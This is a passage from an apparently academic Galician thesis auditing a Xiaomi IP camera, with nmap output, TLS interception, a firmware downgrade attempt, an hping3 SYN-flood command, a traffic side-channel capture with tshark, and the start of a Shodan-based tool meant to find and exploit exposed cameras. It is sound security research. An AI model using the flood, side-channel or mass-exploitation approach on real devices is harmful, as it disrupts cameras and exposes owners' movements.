


Fig. 3.27.: Intento de un dobre rexistro da cámara.

Funcionamiento técnico do dispositivo

Non encontramos ningún documento ou referencia que nos indique como é o proceso técnico que sigue a cámara para mostrar e enviar a imaxe. O único que podemos atopar, no manual oficial, é que o único modo que admite a cámara para a transmisión do vídeo é a través da aplicación móbil.

A maiores, a función de gravación e reprodución activase cando se instala unha tarxeta MicroSD. Cando está activada, a cámara pode gravar o seu sinal de vídeo, que o usuario pode reproducir a través da aplicación móbil. O sitio web do produto menciona ademais que a cámara debería permitir o almacenamento nun dispositivo NAS local, pero non imos entrar a probar dita funcionalidade. Por último, para entender os aspectos principais do funcionamento da cámara, podemos facer uso do seguinte diagrama (fig. 3.28). Neste expóñense as dúas alternativas posibles: por un lado o dun usuario conectado a mesma rede ca o dispositivo, e por outro lado represéntase a un usuario conectado a Internet, o cal non está na mesma rede ca cámara




Fig. 3.28.: Arquitectura da cámara Xiaomi.

En canto ao apartado das actualizacións, cando hai unha actualización dispoñible requíreselle ao usuario que acepte a instalación desta nova versión de *software* a través de aplicación móbil, aínda que tamén é posible configurar o dispositivo para que instale as actualizacións automaticamente.

Enumeración e escaneo de portos

Coma no caso anterior, a través da aplicación móbil podemos localizar a IP asignada á cámara, sendo neste caso a **192.168.1.142**, aínda que poderíamos realizar un barrido, con algunha ferramenta de escaneo, en toda rede para tratar de localizar a IP do novo dispositivo.

Empezamos entón realizando un escaneo de tipo *TCP SYN*, observando o resultado amosado na figura 3.29. Como se pode observar, todos os intentos de escaneo *TCP*

SYN resultaron en reinicios, indicando que o porto estaba pechado. Intentamos realizar entón dúas buscas máis.

```
Nmap scan report for 192.168.1.142
Host is up, received arp-response (0.012s latency).
Scanned at 2023-02-07 17:40:59 CET for 0s
All 1000 scanned ports on 192.168.1.142 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 94:F8:27:0D:9D:3D (Shanghai Imilab TechnologyLtd)

Read data files from: /usr/local/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.028KB)
```

Fig. 3.29.: Ferramenta nmap, cámara Xiaomi saída 1.

Por un lado realizamos un escaneo de tipo *SCTP INIT*, resultando de novo o mesmo resultado (fig. 3.30). Por outra banda realizamos un escaneo de tipo *UDP*, co cal fomos capaces de descubrir que dispuña do porto **54321** aberto, indicándonos a maiores que había un servizo chamado **bo2k** correndo en dito porto (fig. 3.31).

```
Nmap scan report for 192.168.1.142
Host is up, received arp-response (0.0040s latency).
Scanned at 2023-02-07 17:08:11 CET for 159s
All 65536 scanned ports on 192.168.1.142 are in ignored states.
Not shown: 65372 filtered sctp ports (no-response), 164 filtered sctp ports (proto-unreach)
MAC Address: 94:F8:27:0D:9D:3D (Shanghai Imilab TechnologyLtd)

Read data files from: /usr/local/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 159.01 seconds
Raw packets sent: 131020 (6.813MB) | Rcvd: 165 (13.148KB)
sudo nmap -vv -Pn -sY -T3 -p0-65535 192.168.1.142 9,13s user 6,77s system 9% cpu 2:39,12 tota
```

Fig. 3.30.: Ferramenta nmap, cámara Xiaomi saída 2.

```
Nmap scan report for 192.168.1.142
Host is up, received arp-response (0.055s latency).
Scanned at 2023-02-07 17:12:25 CET for 1012s
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE      SERVICE REASON
54321/udp  open|filtered bo2k      no-response
MAC Address: 94:F8:27:0D:9D:3D (Shanghai Imilab TechnologyLtd)

Read data files from: /usr/local/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1012.78 seconds
Raw packets sent: 1217 (58.296KB) | Rcvd: 1012 (75.007KB)
```

Fig. 3.31.: Ferramenta nmap, cámara Xiaomi saída 3.

Noutro intento de descubrir máis portos abertos, a través de novo doutra busca de tipo *UDP* puidemos averiguar unha maior cantidade de portos abertos. Como se pode ver na figura 3.32, aparecen unha gran cantidade de portos, pero moitos non

gardan relación co funcionamento ou funcionalidades que ofrece a cámara, polo que nestes casos adoitan tratarse de falsos positivos.

```
Nmap scan report for 192.168.1.142
Host is up, received arp-response (0.030s latency).
Scanned at 2023-02-07 18:19:10 CET for 1036s
Not shown: 953 closed udp ports (port-unreach)
PORT      STATE      SERVICE    REASON
88/udp    open|filtered kerberos-sec no-response
136/udp   open|filtered profile     no-response
782/udp   open|filtered hp-managed-node no-response
814/udp   open|filtered unknown    no-response
1080/udp  open|filtered socks      no-response
1457/udp  open|filtered valisys-lm  no-response
2002/udp  open|filtered globe      no-response
3283/udp  open|filtered netassistant no-response
5002/udp  open|filtered rfe        no-response
```

Fig. 3.32.: Ferramenta nmap, cámara Xiaomi saída 4.

Busca do firmware instalado no dispositivo

Realizamos unha busca a través dos principais motores de busca e bases datos para intentar obter o binario da versión de *firmware* instalada no dispositivo. Como podemos observar na aplicación móbil, estamos empregando a versión **4.3.4_0376**, polo que as buscas centráronse en atopar dita versión.

Logo dunha exhaustiva busca non fomos capaces de atopar a versión en concreto do *firmware* pero si que fomos capaces de obter algunha versión anterior, como por exemplo a versión **3.4.2_0062**.

É por iso que decidimos investigar as conexións ou peticións que realizaba a cámara e o dispositivo móbil para obter a última versión de *software*. Mediante a utilización dun sniffer ou da ferramenta *tlsdump*, creando a maiores un punto de acceso propio ao que se conecte tanto a cámara como o dispositivo móbil.

Como ocorría no caso da cámara **Tapo C200**, de novo todas as conexión realízanse empregando *TLS*. Aínda que neste caso, si que fomos capaces de adiviñar que **Xiaomi** obtén a información relativa a actualización dos seus dispositivos a través da api **de.api.io.mi.com**, pero todas as conexións a este *endpoint* están cifradas (fig. 3.33).


```

CONNECT de.api.io.mi.com:443 HTTP/1.1
Host: de.api.io.mi.com
Proxy-Connection: keep-alive
Connection: keep-alive

HTTP/1.1 200 Connection established

.....P..T..dg.(...'+d.....{&...?.o.-.....=.....;..Pj.<.Er.5..Z..&.*.....+,...0./...
.....5 / .....
.....de.api.io.mi.com.....
.....
.....h2.http/1.1.....
.....Z9m.....Ba.q..6.f.N$.EZ2.....'g-.....+...
.....
.....f...b...=.....F.YH.k{.....t.....U...R...
'P...j.....$<.c.Gl.....0.....h2...
k...
g...
d...0...0...s.....F^..E.k)..<(k...0
.....*..H...
.....0\1.0.....U...U.S1.0...U...
..DigiCert, Inc.1402..U...+RapidSSL Global TLS RSA4096 SHA256 2022 CA10...
221205000000Z...
231204235959Z0..1.0...U...*.api.io.mi.com0.. "0
.....*..H...
.....0...
.....Wx.<.H..P.yq5.....M.)
..?..Z..%{ib...k...d1'.U1...($.....\..w.
...r..I.z.*R..].*..r.....o.....n"b"*..y10.....h.V*.....4,e.F?n.wI].:N
...Ob.....#.....8V..1..-P..r...|.f..H..Dd..g.m.....6.../.i.W2.....f.%W..W..).ZS!*..@..p.MC.._[(.....0...0...U.#...
0.....).h...M.....0...U.....d0!...
s..%<.4.R.*0...U...0...*.api.io.mi.com0...U.....0...U.%..0...+.....0...U.....0..0H.F.D.Bhttp://cr13.digicert.com/
RapidSSLGlobalTLRSRSA4096SHA2562022CA1.cr10H.F.D.Bhttp://cr14.digicert.com/RapidSSLGlobalTLRSRSA4096SHA2562022CA1.cr10>..U...
70503..g...0"0*.....http://www.digicert.com/CP50...+.....{0y0$...+.....0...http://ocsp.digicert.com0Q...+.....0...Ehttp://
cacerts.digicert.com/RapidSSLGlobalTLRSRSA4096SHA2562022CA1.crt0
.....U.....0...0...
+.....y.....o...k..i.w...>...52.W(.k...k..i.w)m...n.....H0F..l...8RN.P...:n^gK'.....Ig...../..!..b.....N'?n=Y.....m...
\7...XQzV...u...sw...P.C.....Jy~g...y6.....F0D..=C...0o...Zw...E9.B.hly...&l=H...
NR*...C...b..j..1.....s...w...>$.M.u.9..X.1].B.z.5...%.....C.....H0F..l.....=
.....ANC...MZ...pp...<...p...!..K..N'e...N...D...{...a...0
.....*..H...
.....4...Y.....?D...d...>"-b..7...--QBUsn..P0.U.
..9...m...-.....|...Z.....7...+...=...t8c....."[OR.#7...R!*"c..y.X.H1B65#...-D...)...4..2a...H.T;.....?..0..^)...m...;q.#10...
+..a..].Lv...jd.C3...T.q^..\J..T..s...1..*.....1E...
S...8...z;...U.3.o.>.\r..jN...mMf.Z4...p.u...~..#Xd...u
+1...F...E...*...*...m...N...l...u...d...

```

Fig. 3.33.: Trama de transmisión TLS.

Do mesmo xeito quixemos comprobar, mediante a utilización do *proxy CharlesProxy*, se eramos quen de obter máis información relativa ao proceso de actualización. Pero de novo atopámonos co referido anteriormente (fig. 3.34).

Name	Value
URL	https://de.api.io.mi.com
Status	Complete
Notes	Transaction began prior to session being cleared, body content transmitted before the session clear has not been captured
Response Code	200 Connection established
Protocol	HTTP/1.1
<input checked="" type="checkbox"/> TLS	TLSv1.2 (TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384)
<input checked="" type="checkbox"/> Protocol	TLSv1.2
<input checked="" type="checkbox"/> Session Resumed	Yes
<input checked="" type="checkbox"/> Cipher Suite	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
<input checked="" type="checkbox"/> ALPN	h2
Client Certificates	-
Server Certificates	-
<input checked="" type="checkbox"/> Extensions	
Method	CONNECT
Kept Alive	No
Content-Type	
Client Address	192.168.1.138:62409
Remote Address	de.api.io.mi.com/35.156.207.229:443
Tags	-
<input checked="" type="checkbox"/> Connection	
<input checked="" type="checkbox"/> WebSockets	-

Fig. 3.34.: Información obtida co proxy Charles, cámara Xiaomi.

Busca e explotación de posibles vulnerabilidades coñecidas

Tras a busca nas principais bases de datos, non se atoparon vulnerabilidades coñecidas a dita cámara IP. O único encontrado é a vulnerabilidade atopada por *Marques Cabral* [22ak] coa que podemos instalar *firmware* alternativo para a cámara considerada.

Se isto é certo, un adversario con acceso físico a unha cámara podería concebiblemente, desenchufar rapidamente a cámara, cambiar a tarxeta SD, volver enchufala e esperar a que se instale o *firmware* modificado.

Esta versión de *firmware* presenta unha serie de funcionalidades novas que están desactivadas por defecto no dispositivo, algunhas delas son: *Onvif Server*, *RTSP Server*, *SSH Server*, *Web Configuration Client*.

Marques Cabral coméntanos que para instalar a versión do *firmware* modificado, deberemos ter instalado no noso dispositivo a versión 3.4.2_0062, polo que primeiro deberemos levar a cabo un *downgrade* da versión realizando os seguintes pasos:

- Descargar o binario que nos ofrecen no repositorio.
- Copiamos o arquivo na raíz dunha tarxeta SD.
- Apagamos a cámara IP e introducimos a tarxeta SD.
- Prendemos de novo a cámara. A luz indicadora de estado será un amarelo sólido mentres o *firmware* se instala.
- Cando a cámara pida o emparexamento co dispositivo móbil o proceso de *downgrade* haberase completado.

Según as instrucións do repositorio, a nova versión do *firmware* debería estar instalada e só quedaría instalar a versión modificada seguindo para iso os mesmos pasos anteriores.

Despois da realización de todos os pasos anteriores podemos observar que a versión do *firmware* non se modificou e sigue sendo a máis recente. Ademais, se observamos mediante nmap ou calquera outro enumerador de servizos podemos comprobar que se seguen mantendo os orixinais.

O feito de que o método esbozado por este investigador fracasara pode ter varias explicacións. Por un lado, no repositorio, coméntase que o procedemento podería non ser compatible con todas as tarxetas SD, polo que é posible que a utilizada neste caso fora incompatible e que con outra houbera funcionado. Tamén podería ocorrer

que o *firmware* empregado tivese algunha contramedida para defenderse fronte o paso de *downgrade* ou a instalación de *software* de terceiros.

Políticas e configuracións por defecto

Logo dunha busca a través de Internet non se atoparon credenciais ou políticas, aparte dos portos ou servizos configurados por defecto. Isto é debido a que no proceso de configuración puidemos crear unha conta de acceso para a aplicación móbil, e a partir de aí configúrase a cámara, polo que non é posible que existan contas ou credenciais por defecto.

Neste caso o dispositivo non ofrece outro servizos como *RTSP*, polo que aplica buscar malas configuración ou credenciais por defecto a este tipo de servizos.

Redes e canales de comunicación

Probamos a lanzar algún ataque de denegación de servizo (DoS) a través do único porto listado da cámara, o **54321**. Para iso empregamos a ferramenta **hping3** coa cal imos a ser capaces de enviar unha gran cantidade de paquetes ata floodear o dispositivo (fig. 3.35).

```
root@juan /home/juan # hping3 -S --flood -V -p 54321 192.168.1.142
using enp0s20f0u2, addr: 192.168.1.134, MTU: 1500
HPING 192.168.1.142 (enp0s20f0u2 192.168.1.142): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Fig. 3.35.: Ataque de forza bruta contra a cámara Xiaomi.

Observamos así que a imaxe da cámara a través da aplicación móbil quédase conxelada, pero logo dunha serie de minutos lanzando peticións a cámara finalmente desconectase (fig. 3.36). Para que volva estar operativa é necesario que se deteña o ataque, volvendo así o dispositivo a funcionar correctamente.




Fig. 3.36.: Imaxen conxelada cámara Xiaomi.

Como neste caso non existe o servizo RTSP e polo tanto non podemos facer un análise do mesmo, imos a comprobar como varía a cantidade de tráfico da cámara en diferentes escenarios. Isto inspírase no traballo titulado "**Your privilege gives your privacy away: An analysis of a home security camera service**" [22as] o cal demostrou que a partir do tráfico de paquetes dunha cámara era capaz de deducir información sensible.

Isto é un claro exemplo de ataque coñecido co nome *Side Channel*, no que a cantidade de tráfico enviado pola cámara emprégase para deducir segredos. En concreto demostran que son capaces de saber cando a cámara que empregaron detectou movemento, pois entón iniciábase unha subida do vídeo capturado a nube, producindo así un aumento observable na taxa de tráfico.

Para probar isto imos simular a situación amosada na figura 3.37, na que se configura a cámara para que se active cando detecta algún movemento e na que un atacante está *sniffeando* a rede para o posterior análise do tráfico xerado.

O tráfico xerado pola cámara vaise *sniffar* empregando para iso a ferramenta **tshark** mediante o seguinte comando:

```
# tshark -i [interfaz_da_cámara] -F pcap \  
-f "src host [camera_ip]" -w [output_file]
```




Fig. 3.37.: Entorno de prueba do ataque Side Channel.

Unha vez obtido o *pcap* podemos empregar a ferramenta **Pcap_Graph** [22ai], para visualizar unha gráfica temporal do número de paquetes transmitidos ao longo do tempo ou directamente a ferramenta **Wireshark**, a cal nos permite xerar diferentes tipos de gráficas.

Unha destas gráficas é a gráfica temporal da cantidade da paquetes transmitidos (entrada/saída), coa que somos capaces de facernos unha idea daqueles intervalos de tempo nos que se transmitiron unha maior cantidade de paquetes.




Fig. 3.38.: Período de transmisión de paquetes da cámara Xiaomi.

Como se observa na figura 3.38, vemos diferentes momentos do tempo nos que se producen unha maior cantidade de transmisións de paquetes. Ditos momentos coinciden co movemento detectado pola cámara, polo que un atacante sería capaz de detectar e diferenciar estes tipos de eventos ou movementos, e coñecer así por exemplo cando o propietario dunha cámara vaise ou chega do seu domicilio.

Aplicación móbil ou web

Do mesmo xeito ca que ocorrería no caso anterior, ao non existir aplicación *web*, simplemente teremos que analizar a aplicación móbil. Para obter o **apk** podemos facer uso de novo da páxina web **apkmirror** e decompilar a aplicación móbil para realizar un análise estático da mesma a través das ferramentas **apktool** e **d2j-dex2jar**. Neste caso concreto a ferramenta **d2j-dexjar** deunos problemas durante as probas, polo que tivemos que empregar a ferramenta **jadx**.

Observando o código fonte e ficheiros ou recursos como *Manifest.xml* ou *assets* non fomos capaces de encontrar ningunha credencial, clave ou usuario *hardcodeados*. Comentar que se trata dunha aplicación bastante extensa, pois dispón dun total de 65609 clases e 357874 métodos (fig. 3.39).

A única "información privada" atopada trátase dun token **jwt** [22ab] do servizo de AWS tal e como se amosa na figura 3.40, o cal emprega a aplicación para conectarse a *api*.




Fig. 3.39.: Decompilación aplicación móbil Xiaomi.



Fig. 3.40.: Token jwt AWS.

Busca e explotacións de posibles portos UART

Logo dun análise e proba de distintos portos e puntos de soldadura da PCB do dispositivo de Xiaomi, non se lograron obter evidencias da existencia de portos UART. Comentar que este proceso foi levado a cabo manualmente, testando diversos puntos específicos da PCB seguindo o mesmo mecanismo levado a cabo que na cámara Tapo.

Normalmente, no ámbito do **hardware hacking** dita tarefa lévase a cabo con dispositivos *hardware* que automatizan o proceso, como pode ser por exemplo un dispositivo chamado **analizador lóxico** [22ac].

Automatización da auditoría de seguridade de cámaras IP

4.1 Aspectos clave

A idea principal ao chegar a este punto do proxecto é desenvolver unha ferramenta capaz de automatizar algúns dos principais puntos ou pasos levados a cabo durante a realización dunha análise de pentesting a unha cámara IP [3]. A maiores tamén se ten como obxectivo a execución ou explotación automática dalgunha vulnerabilidade para tratar de conseguir o acceso ou control da cámara.

Como base desta automatización centrarémonos no uso de buscadores como **Shodan**, que como xa comentamos en algún dos capítulos anteriores, outorgánnos a capacidade de localizar todo tipo de dispositivos conectados a Internet. A maiores, con dita automatización teremos a capacidade de levar a cabo distintos tipos de enumeración e obtención de información sobre o dispositivo, para así ter unha idea clara de a que nos enfrontamos e abordar cunha cantidade suficiente de información as seguintes fases do proceso de pentesting.

Durante as primeiras fases do proceso de desenvolvemento puidemos tamén comprobar que a busca dos modelos concretos dos dispositivos comentados anteriormente (Tapo e Xiaomi), en distintos motores de busca como poden ser **Shodan**, **Fofa**, **Zoo-meye** ou **Inescam** non resultaron do todo satisfactorias, pois a meirande parte destes tipos de dispositivos están conectados **dentro da rede local de cada domicilio**, polo que non están expostos a Internet.

Por exemplo, se realizamos a busca en **Shodan** da cadea *xiaomi port:54321*, podemos observar como aparecen unha gran cantidade de resultados, pero moi poucos asemellan ser dispositivos semellantes ao investigado (fig. 4.1). Do mesmo xeito sucede por exemplo co dispositivo **Tapo**, pois poderíase ocorrer buscar directamente a palabra chave *tp-link* no buscador de **Shodan**, pero enseguida podemos observar como ningún dos resultados devoltos ten como porto aberto o **544** (RTSP), polo que non se corresponde co modelo específico estudado.




Fig. 4.1.: Busca da query *xiaomi port:54321* en Shodan.

É por estes motivos nos que non só nos centraremos nos dispositivos investigados a cabo durante a realización deste proxecto, senón que crearemos unha ferramenta capaz de analizar, recoller información e explotar todo tipo de marcas e modelos de cámaras IP, obtendo así un abanico moi amplo de posibilidades.

4.2 Implementación, funcionamento e funcionalidades

A continuación imos comentar os aspectos máis importantes en canto a características técnicas se refire da nosa ferramenta.

4.2.1 Implementación

Como primeiro paso será elixir o motor de busca empregado para realizar o descubrimento das cámaras IP. Como ben acabamos de comentar, existen varias alternativas que nos poden servir, estas son:

- **Shodan** [22h]: É un motor de busca que pode empregarse para **localizar todo tipo de dispositivos conectados a Internet**. En *Shodan* podemos supervisar os nosos propios dispositivos conectados a Internet, ver dispositivos no mapa ou incluso atopar información sobre dispositivos conectados a rede aos que se poden acceder sen autorización ou con credenciais de usuario por defecto.
- **Insecam** [22g]: É outro motor de busca, similar a *Shodan*, pero **centrado só en cámaras**. O seu obxectivo é amosar cámaras filtradas, sen incluír as que

poidan invadir a privacidade das persoas, as cales están dispoñibles en todo o mundo. Amósanos sólo a localización e o fabricante de ditas cámaras.

- **Fofa [22f]:** Fofa é unha **gran alternativa china** a Shodan pertencente a *Beijing Huashun Xin'an Technology Co., Ltd.* Acumula máis de 4.000 millóns de activos e máis de 350.000 regras de pegadas dixitais, permitindo todo tipo de buscas como IPs, dominios, hosts, etc.
- **Zoomeye [22i]:** É o **primeiro motor de busca do ciberespacio de China** e do mesmo xeito que os anteriores vains permitir encontrar hosts e tamén webs que cumpran cunha serie de requisitos ou funcionalidades.

Logo de analizar un pouco por encima as alternativas que tiñamos, podemos dicir que a nosa elección foi o motor de busca **Shodan**. Entre outros aspectos tomamos esta decisión pola ampla cobertura que Shodan nos ofrece, tendo este unha base de datos moi ampla e diversa de dispositivos e sistemas en liña. Ademais, ofrece unha **API moi sinxela e intuitiva**, a cal se pode integrar facilmente coa linguaxe de programación *Python*. Para rematar, na materia do mestrado **Seguridade en contornas industriais**, realizouse unha introdución e desenvolvemento desta ferramenta, axudando así a súa implementación neste proxecto.

É por iso que se un usuario quere empregar dita ferramenta, é necesario que dispoña dunha API KEY do servizo de **Shodan**. Esta API KEY pódese conseguir gratuitamente, sempre e cando, o usuario sexa e demostre que é un estudante [22am].

4.2.2 Funcionalidades

Logo de ter claro a tecnoloxía sobre que a se vai elaborar o noso *script*, o seguinte paso é establecer ou declarar as funcionalidades ou características que este vai conter. As cales son as seguintes:

- Permitir ao usuario realizar unha busca de calquera dispositivo mediante a introdución dunha cadea de texto representativa.
- Enumerar de xeito automático os principais resultados de cámaras IP accesibles a través de Internet.
- Enumerar e listar os servizos, portos e pegadas dixitais que ten asociado dito dispositivo.

- Obter un listado das principais vulnerabilidades ou *CVEs* que afectan a cámara en cuestión.
- Comprobar se o dispositivo ten algún servizo ou páxina web accesible de forma automática.
- Lanzamento dende a propia ferramenta dun escaneo de servizos mediante **nmap**.
- Execución ou explotación dalgunha vulnerabilidade para tratar de conseguir acceso a cámara.
- Mostrar os resultados obtidos nunha saída limpa e amigable, así como ter a posibilidade de almacenar nun ficheiro ditos resultados para a posterior análise ou consulta.

4.2.3 Análise do código

Como ben comentamos, a linguaxe de programación escollida foi **python**, en concreto a versión **3.10.9**, en conxunto co uso de diferentes módulos e paquetes necesarios para o correcto funcionamento do script.

O desenvolvemento e implementación do mesmo segue unha estrutura lineal, estruturándose en funcións, as cales veñen definidas polas distintas funcionalidades comentadas anteriormente. Non imos entrar no detalle de comentar todas as liñas ou funcións do código pero si enumerar e expoñer algunhas das máis importantes.

Aínda así, comentar que o script está **aberto ao público no meu repositorio persoal de github**, o cal é accesible mediante o seguinte enlace <https://github.com/juan-gonzalez1/camerasfinder>. Isto é co obxectivo de crear unha ferramenta *opensource* dispoñible para todo aquel que queira realizar estudos ou investigacións acerca deste tipo de dispositivos.

Función `specificquery`

Mediante dita función o script vai ser capaz de realizar unha busca dunha palabra ou cadea de texto proporcionada polo usuario. Dita busca realízase mediante a api de **Shodan**, empregando para iso a librería de **Python shodan**. Na figura 4.2 pódese ver a implementación de dita función:

```
def specificquery(args,api,aux_busqueda):
    aux_busqueda = args.busqueda + aux_busqueda

    # Barra de estado
    print()
    pi = log.progress(backgroundColor.OKGREEN + backgroundColor.BOLD + "Realizando búsqueda " + backgroundColor.ENDC + backgroundColor.OKBLUE + "%s" % (aux_busqueda) + backgroundColor.ENDC)

    # Búsqueda API
    result = api.search(aux_busqueda)

    # Fin barra estado
    pi.success('Hecho!')

    try:
        print(backgroundColor.FAIL + "Resultados encontrados: {}" .format(result['total']) + backgroundColor.ENDC)
